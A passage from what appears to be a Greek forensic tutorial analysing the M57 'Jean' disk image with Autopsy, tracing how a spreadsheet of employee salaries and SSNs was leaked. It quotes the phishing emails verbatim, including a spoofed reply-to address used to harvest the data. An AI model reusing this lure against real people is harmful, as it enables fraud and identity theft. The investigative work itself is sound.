
Στην επόμενη εικόνα βλέπουμε το αποτέλεσμα της ανάλυσης δηλαδή το δέντρο των αρχείων που περιέχει η εικόνα. Το Autopsy κατηγοριοποιεί τα αποτελέσματα και κάνει πιο εύκολη την αναζήτηση στα αρχεία που μας ενδιαφέρουν.

Στην υπόθεση του σεναρίου ξέρουμε ότι η επικοινωνία μεταξύ των μελών της εταιρίας γίνεται κατά βάση με την χρήση e-mails και με χρήση chat-rooms. Οπότε από αυτό καταλαβαίνουμε ότι σίγουρα θα κάνουμε αναζήτηση στα e-mails που μας εμφανίζει το πρόγραμμα καθώς και στις συνομιλίες που τυχόν υπάρχουν. Επίσης θα δούμε τα αρχεία καταγραφής και τα πρόσφατα αρχεία.

Το Autopsy μας εμφανίζει, εκτός τα αρχεία καταγραφής και τα πρόσφατα αρχεία, τα cookies, το ιστορικό ιστοσελίδων, τα προγράμματα που εγκαταστάθηκαν, φωτογραφίες με έξτρα πληροφορίες δηλαδή με τι συσκευή τραβήχτηκαν (φωτογραφική μηχανή κ.α), βίντεο, τι συσκευές προσαρτήθηκαν, τι μοντέλο είναι καθώς και την χωρητικότητά τους και άλλα.




Εικόνα 89: Τα αρχεία της εικόνας σε μορφή δέντρου.



Εικόνα 90: Τα αρχεία της εικόνας σε μορφή δέντρου.


Όπως μπορούμε να δούμε από την εικόνα 89 το περιβάλλον του προγράμματος Autopsy αποτελείται από τρία παράθυρα. Αυτό στα αριστερά της οθόνης που μας δείχνει τα αρχεία που εμφάνισε η ανάλυση. Το πάνω δεξιά που εμφανίζει την κατηγορία αρχείων που έχουμε επιλέξει στα αριστερά παραδείγματος χάρη λίστα των e-mails, και το κάτω δεξιά που μας δείχνει τα περιεχόμενα του κάθε αρχείου e-mail χωριστά.

Το συγκεκριμένο παράθυρο κάτω δεξιά, επειδή βλέπουμε κάθε φορά και άλλο είδος αρχείων έχει διάφορες λειτουργίες. Μπορεί να δείξει κείμενο, βίντεο, φωτογραφίες, δεκαεξαδικό κώδικα, μεταδεδομένα κ.τ.λ. Στην συνέχεια θα φανεί καλύτερα τι ακριβώς εννοούμε με αυτό.




Εικόνα 91: Το μενού των αρχείων αριστερά και το μενού των e-mails πάνω δεξιά στην οθόνη.

Το Autopsy δίνει την δυνατότητα να κάνουμε αναζήτηση στο δέντρο των αρχείων βασισμένη σε μια λέξη κλειδί – keyword search. Εμείς εδώ εφαρμόζουμε μια τέτοια αναζήτηση με το την λέξη του αρχείου που μας ενδιαφέρει δηλαδή: m57biz.xls. Στην εικόνα 92 βλέπουμε σε δεύτερη καρτέλα τα αρχεία που βρήκε η αναζήτηση της λέξης κλειδί και ξεκινάμε την εξερεύνηση από εκεί.



Εικόνα 92: Η λίστα των μηνυμάτων ηλεκτρονικου ταχυδρομείου.




Εικόνα 93: Αναζήτηση στα αρχεία με τη χρήση λέξης-κλειδί.

Ψάχνοντας λοιπόν στα μηνύματα ηλεκτρονικού ταχυδρομείου που ανταλλάχθηκαν την Κυριακή 20/07/2008 που συνέβη το γεγονός, ανακαλύπτουμε ότι η Jean με την Alison την πρόεδρο της εταιρίας, αντάλλαξαν κάποια μηνύματα. Βρήκαμε λοιπόν ένα μήνυμα ηλεκτρονικού ταχυδρομείου όπου η Alison στις 02:39:57 (τοπική ώρα) ζήτησε από την Jean να της συντάξει το έγγραφο με τα ονόματα και τους μισθούς των υπαλλήλων της εταιρίας.

E-Mail Messages

E-Mail To	jean@m57.biz
E-Mail From	alison@m57.biz: alison@m57.biz
Date Received	2008-07-20 02:39:57
Date Sent	2008-07-20 02:39:57
Message (Plaintext)	Jean, One of the potential investors that I"ve been dealing with has asked me to get a background check of our current employees. Apparently they recently had some problems at some other company they funded. Could you please put together for me a spreadsheet specifying each of our employees, their current salary, and their SSN? Please do not mention this to anybody. Thanks. (ps: because of the sensitive nature of this, please do not include the text of this email in your message to me. Thanks.)
Message ID	2104868
Subject	background checks
Path	\\Top of Personal Folders\Inbox
Source File Path	/img_nps-2008-jean.E01/vol_vol2/Documents and Settings/Jean/Local Settings/Application Data/Microsoft/Outlook/outlook.pst
Artifact ID	11153

Βλέπουμε ότι ο αποστολέας του μηνύματος αυτού είναι ο χρήστης με το όνομα mail alison@m57.biz και ο παραλήπτης ο χρήστης με το όνομα jean@m57.biz.
Στις 04:22:45 της ίδιας μέρας, όπως φαίνεται και στην επόμενη εικόνα ένα νέο μήνυμα στάλθηκε στην Jean αλλά αυτή τη φορά στο πεδίο του αποστολέα έχει δύο διαφορετικά mails: alison@m57.biz που το έχουμε ξαναδεί και ένα καινούριο tuckgorge@gmail.com. Τι σημαίνει αυτό; Είναι και αυτό η διεύθυνση της Alison;



Messages

E-Mail To	jean@m57.biz
E-Mail From	alison@m57.biz: tuckgorge@gmail.com
Date Received	2008-07-20 04:22:45
Date Sent	2008-07-20 04:22:45
Message (Plaintext)	Hi, Jean. I'm sorry to bother you, but I really need that information now --- this VC guy is being very insister Can you please reply to this email with the information I requested --- the names, salaries, and social security numbers (SSNs) of all our current employees and intended hires? Thanks. Alison
Message ID	2105668
Subject	Please send me the information now
Path	\\Top of Personal Folders\Inbox
Source File Path	/img_nps-2008-jean.E01/vol_vol2/Documents and Settings/Jean/Local Settings/Application Data/Microsoft/Outlook/outlook.pst
Artifact ID	11144


Στις 04:22:45 της ίδιας μέρας, στάλθηκε άλλο ένα mail στην Jean. Στο πάνω μέρος του μηνύματος βλέπουμε στο πεδίο του αποστολέα το mail της Alison – alison@m57.biz αλλά βλέπουμε και κάτι άλλο: ένα δεύτερο όνομα mail – tuckgorge@gmail.com το οποίο δεν ανήκει στην λίστα των διευθύνσεων ηλεκτρονικού ταχυδρομείου της εταιρίας και το οποίο σε όσα μηνύματα ηλεκτρονικού ταχυδρομείου είδαμε μεταξύ της Jean και της Alison δεν έχει ξαναχρησιμοποιηθεί από την Alison αυτό το mail.

Επίσης το μήνυμα λέει να απαντήσει σε αυτό το μήνυμα με το συνημμένο έγγραφο συγκεκριμένα δηλαδή να μην συντάξει καινούριο μήνυμα αλλά να απαντήσει κατευθείαν σε αυτό. Τι σημαίνει αυτό; Αν η Jean το κάνει αυτό - απαντήσει σε αυτό το mail απευθείας- και βάλει και το συνημμένο δεν θα το λάβουν και οι δύο διευθύνσεις;

Στο επόμενο μήνυμα βλέπουμε ότι συνέβη ακριβώς αυτό: Μόνο που στο πεδίο του παραλήπτη δεν φαίνεται τώρα η δεύτερη διεύθυνση.

E-Mail To	alison@m57.biz
E-Mail From	Jean User: jean@m57.biz
Date Received	2008-07-20 04:28:00
Date Sent	2008-07-20 04:28:00
	I've attached the information that you have requested to this email message.
	-----Original Message----- From: alison@m57.biz [mailto:tuckgorge@gmail.com] Sent: Sunday, July 20, 2008 2:23 AM To: jean@m57.biz Subject: Please send me the information now
Message (Plaintext)	Hi, Jean. I'm sorry to bother you, but I really need that information now --- this VC guy is being very insister. Can you please reply to this email with the information I requested --- the names, salaries, and social security numbers (SSNs) of all our current employees and intended hires? Thanks. Alison
Message ID	2105732
Subject	RE: Please send me the information now
Path	\\Top of Personal Folders\Sent Items

Χρησιμοποιήσαμε ένα εξωτερικό πρόγραμμα το simple file parser για να απαντήσουμε στην πρώτη ερώτηση του σεναρίου δηλαδή πότε δημιούργησε η Jean το έγγραφο m57biz.xls. Το πρόγραμμα αυτό μας έδειξε ότι την τελευταία φορά που η Jean είχε πρόσβαση στο αρχείο ήταν στις 20/07/2008 01:28:03 τοπική ώρα και την ίδια ημερομηνία και ώρα έχει και η τελευταία φορά που το έγγραφο τροποποιήθηκε και δημιουργήθηκε. Οπότε πιστεύω μπορούμε να πούμε ότι αυτή ήταν η ώρα που η Jean δημιούργησε το έγγραφο.




Εικόνα 94: Η ημερομηνία και ώρα που δημιουργήθηκε το m57biz.xls

Το Autopsy σου δίνει την επιλογή όταν βρίσκεις ένα ενδιαφέρον για την υπόθεση αρχείο, να το εξάγεις για περισσότερη ανάλυση ή επειδή θέλεις να χρησιμοποιήσεις ένα πιο εξειδικευμένο εργαλείο ειδικά όταν έχουμε να κάνουμε με αρχεία που δεν έχουν περιεχόμενο κειμένου αλλά δεκαεξαδικό κώδικα όπως είναι το αρχείο $MFT (Master File Table). Όταν εξάγουμε ένα αρχείο αυτό μπαίνει σε ένα φάκελο –στον φάκελο export- που βρίσκεται μέσα στον φάκελο /cases που αποθηκεύουμε ότι έχει να κάνει με την συγκεκριμένη υπόθεση.

Επίσης το Autopsy σου δίνει την επιλογή, να δημιουργήσεις αναφορά με τα ευρήματά σου. Όταν βρίσκεις ένα αρχείο που περιέχει πληροφορίες που βοηθούν να σχηματιστεί η εικόνα των γεγονότων, το μαρκάρεις ώστε μετά να μπορείς να συμπεριλάβεις στην αναφορά μόνο αυτά που έχουν ενδιαφέρον.

